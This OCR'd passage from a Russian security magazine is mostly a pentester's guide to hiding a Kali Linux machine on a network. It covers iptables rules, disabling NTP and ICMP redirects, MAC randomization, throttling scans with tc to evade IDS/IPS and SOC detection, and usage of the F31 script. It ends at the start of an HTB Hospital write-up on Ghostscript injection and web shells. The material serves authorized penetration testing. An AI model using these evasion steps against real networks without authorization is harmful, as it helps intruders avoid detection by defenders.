sudo iptables -t mangle -A PREROUTING -i eth0 -j TTL --ttl-inc 1
```

ОТКЛЮЧЕНИЕ NTP

Твоя система может периодически обращаться к NTP-серверу для синхронизации актуального времени. В Kali периодически происходит обращение к NTP по имени DNS.



```
No.  Time       Source           Destination      Protocol Length Info
   3 14.357979  10.10.100.164    10.10.100.254    DNS       81 Standard query 0x8485 A 0.debian.pool.ntp.org
   4 14.358005  10.10.100.164    10.10.100.254    DNS       81 Standard query 0x8d98 AAAA 0.debian.pool.ntp.org
   5 14.361737  10.10.100.254    10.10.100.164    DNS      145 Standard query response 0x8485 A 0.debian.pool.ntp.org A 162.159.200.1…
   6 14.452599  10.10.100.254    10.10.100.164    DNS       81 Standard query response 0x8d98 AAAA 0.debian.pool.ntp.org
   7 14.453288  10.10.100.164    162.159.200.123  NTP       90 NTP Version 4, client
   8 14.546862  162.159.200.123  10.10.100.164    NTP       90 NTP Version 4, server

› Frame 7: 90 bytes on wire [redacted]red (720 bits)
› Ethernet II, Src: Intel_c5[redacted], Dst: Routerboardc [redacted]
› Internet Protocol Version 4, [redacted], Dst: 162.159.200.123
› User Datagram Protocol, Src Port: 49692, Dst Port: 123
› Network Time Protocol (NTP Version 4, client)

0000  78 9a 18 4d 55 5f 60 67  20 c5 e0 10
0010  00 4c 6a b3 40 00 40 11  f6 14 0a 0a
0020  c8 7b c2 1c 00 7b 00 38  7a ba 23 00
0030  00 00 00 00 00 00 00 00  00 00 00 00
0040  00 00 00 00 00 00 00 00  00 00 00 00
0050  00 00 e9 50 57 da 00 b8  83 7f

Domain Name System: Protocol          Packets: 12 · Displayed: 6 (50.0%)          Profile: Default
```

Зато отключить синхронизацию времени в Kali очень просто:

```
sudo systemctl stop systemd-timesyncd
```

РАБОТА С NETFILTER

Нам нужно разрешить установленные и связанные между собой соединения, блокировать некорректные и блокировать TCP-сегменты с неожиданными значениями TCP MSS. А также фильтровать ICMP-трафик и выключить пинги. Однако будь осторожен: не заблокируй случайно ICMP Type 3, который позволяет системе PMTUD избегать избыточной фрагментации.

```
sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j
ACCEPT
sudo iptables -t mangle -A PREROUTING -m conntrack --ctstate INVALID
-j DROP
sudo iptables -A INPUT -p icmp --icmp-type 0 -m conntrack --ctstate
NEW -j ACCEPT
sudo iptables -A INPUT -p icmp --icmp-type 3 -m conntrack --ctstate
NEW -j ACCEPT
sudo iptables -A INPUT -p icmp --icmp-type 11 -m conntrack --ctstate
NEW -j ACCEPT
sudo iptables -A INPUT -p icmp -j DROP
sudo iptables -t mangle -A PREROUTING -p tcp -m conntrack --ctstate
NEW -m tcpmss ! --mss 536:65535 -j DROP
```

INFO

Ограничение ICMP-трафика на твоем хосте может повлиять на корректную работу ICMP-сканирования. Имей это в виду, если будешь его использовать. Отслеживай типы ICMP-сообщений, которые фильтруются.

ОТКЛЮЧЕНИЕ ICMP REDIRECT

Редиректы ICMP случаются при MITM-атаках. На сообщения ICMP redirect могут стриггериться системы IDS/IPS, что скомпрометирует действия атакующего. Давай выключим эти сообщения.

```
sudo sysctl -w net.ipv4.conf.all.accept_redirects=0
sudo sysctl -w net.ipv6.conf.all.accept_redirects=0
```

РАНДОМИЗАЦИЯ MAC-АДРЕСА

Классика жанра: смена MAC-адреса на своем интерфейсе. Думаю, пояснять этот пункт нет необходимости.

```
sudo ifconfig eth0 down
sudo macchanger -r eth0
sudo ifconfig eth0 up
```

Также можно настроить NetworkManager так, чтобы при каждом подключении к сети MAC-адрес менялся на случайный.

```
echo -e "\n[connection]\nwifi.cloned-mac-address=random\n\n[
connection]\nethernet.cloned-mac-address=random" | sudo tee -a /etc/
NetworkManager/NetworkManager.conf
```

МИНИМИЗАЦИЯ ШУМА

Пентестеры вынуждены в своей работе использовать сканеры (Netdiscover, Nmap и прочие), однако при запуске с установками по умолчанию эти сканеры создают очень большой шум в эфире. Мало того что повышается риск компрометации действий атакующего, так еще есть вероятность перегрузить сетевой коммутатор (особенно если мы говорим о быстром ARP-сканировании). Тревогу может забить и система Storm Control, которая управляет ограничениями лимитов UCAST/MCAST/BCAST-трафика.

Я нашел возможность минимизировать шум в эфире с помощью ограничения скорости на интерфейсе системы. Можно резать скорость на интерфейсе до 30 Кбит/с, выставив задержку 800 мс, чтобы тот же Netdiscover не вызывал перегрузку в эфире. Разумеется, такой фикс повлияет на скорость работы сканера и скорость передачи данных, но все это только ради избежания перегрузки. Значения я определил в своих наблюдениях, однако не стесняйся регулировать их при необходимости.


Для шейпинга я использовал утилиту tc (traffic control):

```
sudo tc qdisc add dev eth0 root tbf rate 30kbit burst 30kbit latency
800ms
```

Ниже скриншоты с работой сканеров Netdiscover и Nmap. Команды запуска были следующие:


```
sudo netdiscover -i eth0
sudo nmap -n 10.10.100.0/24
```

Обращай внимание на Outgoing — утилита nload показывает этот исходящий трафик (когда ты что-то сканируешь — это исходящий трафик).




```
Incoming:
                                                        Curr: 0.00 Bit/s
                                                        Avg: 40.00 Bit/s
                                                        Min: 0.00 Bit/s
                                                        Max: 672.00 Bit/s
                                                        Ttl: 72.62 MByte
Outgoing:
                                                        Curr: 457.34 kBit/s
                                                        Avg: 244.14 kBit/s
                                                        Min: 0.00 Bit/s
                                                        Max: 479.12 kBit/s
                                         .|||||||||||||  Ttl: 3.91 MByte
```

Работа Netdiscover без шейпинга трафика




```
Incoming:
                                                        Curr: 0.00 Bit/s
                                                        Avg: 8.00 Bit/s
                                                        Min: 0.00 Bit/s
                                                        Max: 104.00 Bit/s
                                                        Ttl: 72.62 MByte
Outgoing:
                                                        Curr: 48.95 kBit/s
                                                        Avg: 20.59 kBit/s
                                                        Min: 0.00 Bit/s
                                                        Max: 82.62 kBit/s
                                                        Ttl: 4.29 MByte
```

Работа Netdiscover с шейпингом



```
Incoming:
                                            #
                                            #
                                           |#            Curr: 2.93 kBit/s
                                         |. ##.          Avg: 267.37 kBit/s
                                         ## ###          Min: 0.00 Bit/s
                                         ## ###          Max: 4.22 MBit/s
                                         ######          Ttl: 71.46 MByte
Outgoing:
                                                         Curr: 23.36 kBit/s
                                                         Avg: 72.91 kBit/s
                                           .             Min: 0.00 Bit/s
                                         ..|#|.          Max: 873.84 kBit/s
                                                         Ttl: 2.84 MByte
```

Работа Nmap без шейпинга трафика



```
Incoming:
                                                          Curr: 40.20 kBit/s
                                                          Avg: 82.80 kBit/s
                                                          Min: 0.00 Bit/s
                                                          Max: 357.90 kBit/s
                                           ... .. ...     Ttl: 72.59 MByte
Outgoing:
                                                          Curr: 43.43 kBit/s
                                                          Avg: 37.81 kBit/s
                                                          Min: 0.00 Bit/s
                                                          Max: 79.91 kBit/s
                                                          Ttl: 3.44 MByte
```

Работа Nmap с шейпингом

Если нужно удалить параметры ограничения трафика, то для этого есть вот такая команда:

```
sudo tc qdisc del dev eth0 root
```

F31

Итак, я написал скрипт F31 для автоматизации всего процесса настройки. Скрипт полностью настраивается, и запускать его нужно со специальными аргументами.

```
sudo bash F31.sh
███████ ██████   ██
██           ██ ███
█████    █████   ██
██           ██  ██
██      ██████   ██

F31: Tool for hiding Kali Linux on the network
Author: Caster, @wearecaster, casterinfosec@gmail.com
Version: 1.0.0
For instructions and an example of how to use it, visit:
https://github.com/wearecaster/F31
Usage: F31.sh --interface  --new-hostname  [--noise-reduction]

Options:
  --interface       Specify the network interface to hide
  --new-hostname    Specify the new hostname for the system
  --noise-reduction Enable traffic shaping for noise reduction
(optional)
```

Здесь

- `--interface` — указываешь сетевой интерфейс своего Kali Linux;
- `--new-hostname` — новый хостнейм для своего Kali Linux;
- `--noise-reduction` — активация того самого шейпинга трафика для минимизации шума в эфире. Параметр опциональный, включай его при необходимости.

```
sudo bash F31.sh --interface eth0 --new-hostname DESKTOP-HNA2AEVS
--noise-reduction
```

На случай, если понадобится откатить все изменения, я написал скрипт `reset.sh`, ты сможешь его найти в этом репозитории:

```
sudo bash reset.sh --interface eth0 --old-hostname kali
```

ВЫВОДЫ

Я рассказал об основных идеях по поводу минимизации шума в эфире и харденинга Kali Linux. Акцент всех этапов настройки Kali Linux сделан именно на сетевом уровне. Написать полноценный мануал по обходу SOC вряд ли возможно, тем более всё не уместить в одну статью. Думаю, в будущем ты можешь ждать новые части Kali Ashes. ◆

HTB HOSPITAL

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	18 Nov 2023	Medium	30

Получаем доступ к хосту через уязвимость Ghostscript

В этом райтапе мы используем уязвимость внедрения команд в Ghostscript с целью фишинга. Также получим сессию в Docker через загрузку веб-шелла и повысим привилегии в Docker через GameOverlay.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Hospital с учебной площадки Hack The Box. Уровень сложности машины — средний.

WARNING

